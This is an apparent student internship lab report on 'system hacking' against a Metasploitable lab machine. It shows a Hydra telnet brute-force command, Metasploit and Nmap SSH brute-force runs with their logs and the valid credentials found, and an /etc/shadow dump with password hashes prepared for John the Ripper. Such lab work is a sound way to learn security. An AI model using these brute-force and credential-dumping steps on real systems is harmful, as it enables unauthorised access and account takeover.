INTERNSHIP PROJECT 1

08/05/2022

CS_TALAKUNCHI

System Hacking

SHEIK ARSHAD

INSTRUCTIONS

Take screen shots of each and every task mentioned and make a report of each project in PDF format only.

Internship Project 1*:*

System Hacking


1. Hydra
2. auxiliary Module
3. NSE Scripts
4. John the ripper
5. Password generating using Crunch

System Hacking


1.Hydra:

command:

hydra -L [uname path] -P [pass path] telnet:// target Ip address



2. Auxiliary Module:






```
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE usernames.txt
USER_FILE ⇒ usernames.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE passwords.txt
PASS_FILE ⇒ passwords.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.0.148
RHOSTS ⇒ 192.168.0.148
msf6 auxiliary(scanner/ssh/ssh_login) > run
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.0.148:22 - Starting bruteforce
[+] 192.168.0.148:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (10.0.2.15:39169 → 192.168.0.148:22 ) at 2022-05-08 13:29:55 +0530
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

3. NSE Scripts:





```
┌──(arshad㉿kali)-[/usr/share/nmap/scripts]
└─$ nmap --script ssh-brute.nse -p 22 192.168.0.148
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-09 20:16 IST
NSE: [ssh-brute] Trying username/password pair: root:root
NSE: [ssh-brute] Trying username/password pair: admin:admin
NSE: [ssh-brute] Trying username/password pair: administrator:administrator
NSE: [ssh-brute] Trying username/password pair: webadmin:webadmin
NSE: [ssh-brute] Trying username/password pair: sysadmin:sysadmin
NSE: [ssh-brute] Trying username/password pair: netadmin:netadmin
NSE: [ssh-brute] Trying username/password pair: guest:guest
NSE: [ssh-brute] Trying username/password pair: user:user
NSE: [ssh-brute] Trying username/password pair: web:web
NSE: [ssh-brute] Trying username/password pair: test:test
NSE: [ssh-brute] Trying username/password pair: root:
NSE: [ssh-brute] Trying username/password pair: admin:
NSE: [ssh-brute] Trying username/password pair: administrator:
NSE: [ssh-brute] Trying username/password pair: webadmin:
NSE: [ssh-brute] Trying username/password pair: sysadmin:
NSE: [ssh-brute] Trying username/password pair: netadmin:
NSE: [ssh-brute] Trying username/password pair: guest:
NSE: [ssh-brute] Trying username/password pair: web:
NSE: [ssh-brute] Trying username/password pair: test:
NSE: [ssh-brute] Trying username/password pair: root:123456
NSE: [ssh-brute] Trying username/password pair: admin:123456
NSE: [ssh-brute] Trying username/password pair: administrator:123456
NSE: [ssh-brute] Trying username/password pair: webadmin:123456
NSE: [ssh-brute] Trying username/password pair: sysadmin:123456
NSE: [ssh-brute] Trying username/password pair: netadmin:123456
NSE: [ssh-brute] Trying username/password pair: guest:123456
NSE: [ssh-brute] Trying username/password pair: web:123456
NSE: [ssh-brute] Trying username/password pair: test:123456
```

```
NSE: [ssh-brute] Trying username/password pair: web:mickey
NSE: [ssh-brute] Trying username/password pair: test:mickey
NSE: [ssh-brute] Trying username/password pair: root:yellow
NSE: [ssh-brute] Trying username/password pair: admin:yellow
NSE: [ssh-brute] Trying username/password pair: administrator:yellow
NSE: [ssh-brute] Trying username/password pair: webadmin:yellow
NSE: [ssh-brute] Trying username/password pair: netadmin:yellow
NSE: [ssh-brute] Trying username/password pair: guest:yellow
NSE: [ssh-brute] Trying username/password pair: web:yellow
NSE: [ssh-brute] Trying username/password pair: test:yellow
NSE: [ssh-brute] Trying username/password pair: root:lauren
NSE: [ssh-brute] Trying username/password pair: admin:lauren
NSE: [ssh-brute] Trying username/password pair: administrator:lauren
NSE: [ssh-brute] Trying username/password pair: webadmin:lauren
NSE: [ssh-brute] usernames: Time limit 10m00s exceeded.
NSE: [ssh-brute] usernames: Time limit 10m00s exceeded.
NSE: [ssh-brute] passwords: Time limit 10m00s exceeded.
Nmap scan report for 192.168.0.148
Host is up (0.00094s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| ssh-brute:
|   Accounts:
|     user:user - Valid credentials
|     sysadmin:password - Valid credentials
|_  Statistics: Performed 795 guesses in 604 seconds, average tps: 1.3

Nmap done: 1 IP address (1 host up) scanned in 605.46 seconds

┌──(arshad㉿kali)-[/usr/share/nmap/scripts]
└─$
```


4. John the ripper:

```
┌──(root㉿kali)-[/home/arshad]
└─# cat /etc/shadow
root:!:19105:0:99999:7:::
daemon:*:19105:0:99999:7:::
bin:*:19105:0:99999:7:::
sys:*:19105:0:99999:7:::
sync:*:19105:0:99999:7:::
games:*:19105:0:99999:7:::
man:*:19105:0:99999:7:::
lp:*:19105:0:99999:7:::
mail:*:19105:0:99999:7:::
news:*:19105:0:99999:7:::
uucp:*:19105:0:99999:7:::
proxy:*:19105:0:99999:7:::
www-data:*:19105:0:99999:7:::
backup:*:19105:0:99999:7:::
list:*:19105:0:99999:7:::
irc:*:19105:0:99999:7:::
gnats:*:19105:0:99999:7:::
nobody:*:19105:0:99999:7:::
systemd-network:*:19105:0:99999:7:::
systemd-resolve:*:19105:0:99999:7:::
_apt:*:19105:0:99999:7:::
mysql:!:19105:0:99999:7:::
tss:*:19105:0:99999:7:::
strongswan:*:19105:0:99999:7:::
systemd-timesync:*:19105:0:99999:7:::
redsocks:!:19105:0:99999:7:::
rwhod:*:19105:0:99999:7:::
iodine:*:19105:0:99999:7:::
messagebus:*:19105:0:99999:7:::
miredo:*:19105:0:99999:7:::
_rpc:*:19105:0:99999:7:::
usbmux:*:19105:0:99999:7:::
```

```
tss:*:19105:0:99999:7:::
strongswan:*:19105:0:99999:7:::
systemd-timesync:*:19105:0:99999:7:::
redsocks:!:19105:0:99999:7:::
rwhod:*:19105:0:99999:7:::
iodine:*:19105:0:99999:7:::
messagebus:*:19105:0:99999:7:::
miredo:*:19105:0:99999:7:::
_rpc:*:19105:0:99999:7:::
usbmux:*:19105:0:99999:7:::
tcpdump:*:19105:0:99999:7:::
rtkit:*:19105:0:99999:7:::
sshd:*:19105:0:99999:7:::
dnsmasq:*:19105:0:99999:7:::
statd:*:19105:0:99999:7:::
avahi:*:19105:0:99999:7:::
nm-openvpn:*:19105:0:99999:7:::
stunnel4:!:19105:0:99999:7:::
nm-openconnect:*:19105:0:99999:7:::
Debian-snmp:!:19105:0:99999:7:::
speech-dispatcher:!:19105:0:99999:7:::
sslh:!:19105:0:99999:7:::
postgres:*:19105:0:99999:7:::
pulse:*:19105:0:99999:7:::
saned:*:19105:0:99999:7:::
inetsim:*:19105:0:99999:7:::
lightdm:*:19105:0:99999:7:::
colord:*:19105:0:99999:7:::
geoclue:*:19105:0:99999:7:::
king-phisher:*:19105:0:99999:7:::
arshad:$y$j9T$rGCso85bNZibXVz4qdqfn0$NPyXu8jURGy8GonNyXnim4YrXRLulm8VVOCVi51zhK/:19105:0:99999:7:::
system:$y$j9T$fFrUnSM1h/t/k3QLHjgfd1$XgzKJXV5kwFEeR1fn.bmyhqR7pr7Q9GqJ/T733.2at4:19121:0:99999:7:::
toor:$y$j9T$U5X9//UZD/R0zXNjXvSDW0$9b70DEbNzT2mChlwdVf09jc6ILnWURweOnJ/W4GGn.8:19122:0:99999:7:::
```

```
┌──(root㉿kali)-[/]
└─# cat > hashcrack.txt
root:!:19105:0:99999:7:::
daemon:*:19105:0:99999:7:::
bin:*:19105:0:99999:7:::
sys:*:19105:0:99999:7:::
sync:*:19105:0:99999:7:::
games:*:19105:0:99999:7:::
man:*:19105:0:99999:7:::
lp:*:19105:0:99999:7:::
mail:*:19105:0:99999:7:::
news:*:19105:0:99999:7:::
uucp:*:19105:0:99999:7:::
proxy:*:19105:0:99999:7:::
www-data:*:19105:0:99999:7:::
backup:*:19105:0:99999:7:::
list:*:19105:0:99999:7:::
irc:*:19105:0:99999:7:::
gnats:*:19105:0:99999:7:::
nobody:*:19105:0:99999:7:::
systemd-network:*:19105:0:99999:7:::
systemd-resolve:*:19105:0:99999:7:::
_apt:*:19105:0:99999:7:::
mysql:!:19105:0:99999:7:::
tss:*:19105:0:99999:7:::
strongswan:*:19105:0:99999:7:::
systemd-timesync:*:19105:0:99999:7:::
redsocks:!:19105:0:99999:7:::
rwhod:*:19105:0:99999:7:::
iodine:*:19105:0:99999:7:::
messagebus:*:19105:0:99999:7:::
miredo:*:19105:0:99999:7:::
_rpc:*:19105:0:99999:7:::
```

```
mysql:!:19105:0:99999:7:::
tss:*:19105:0:99999:7:::
strongswan:*:19105:0:99999:7:::
systemd-timesync:*:19105:0:99999:7:::
redsocks:!:19105:0:99999:7:::
rwhod:*:19105:0:99999:7:::
iodine:*:19105:0:99999:7:::
messagebus:*:19105:0:99999:7:::
miredo:*:19105:0:99999:7:::
_rpc:*:19105:0:99999:7:::
usbmux:*:19105:0:99999:7:::
tcpdump:*:19105:0:99999:7:::
rtkit:*:19105:0:99999:7:::
sshd:*:19105:0:99999:7:::
dnsmasq:*:19105:0:99999:7:::
statd:*:19105:0:99999:7:::
avahi:*:19105:0:99999:7:::
nm-openvpn:*:19105:0:99999:7:::
stunnel4:!:19105:0:99999:7:::
nm-openconnect:*:19105:0:99999:7:::
Debian-snmp:!:19105:0:99999:7:::
speech-dispatcher:!:19105:0:99999:7:::
sslh:!:19105:0:99999:7:::
postgres:*:19105:0:99999:7:::
pulse:*:19105:0:99999:7:::
saned:*:19105:0:99999:7:::
inetsim:*:19105:0:99999:7:::
lightdm:*:19105:0:99999:7:::
colord:*:19105:0:99999:7:::
geoclue:*:19105:0:99999:7:::
king-phisher:*:19105:0:99999:7:::
arshad:$y$j9T$rGCso85bNZibXVz4qdqfn0$NPyXu8jURGy8GonNyXnim4YrXRLulm8VVOCVi51zhK/:19105:0:99999:7:::
system:$y$j9T$fFrUnSM1h/t/k3QLHjgfd1$XgzKJXV5kwFEeR1fn.bmyhqR7pr7Q9GqJ/T733.2at4:19121:0:99999:7:::
toor:$y$j9T$U5X9//UZD/R0zXNjXvSDW0$9b70DEbNzT2mChlwdVf09jc6ILnWURweOnJ/W4GGn.8:19122:0:99999:7:::^C
```



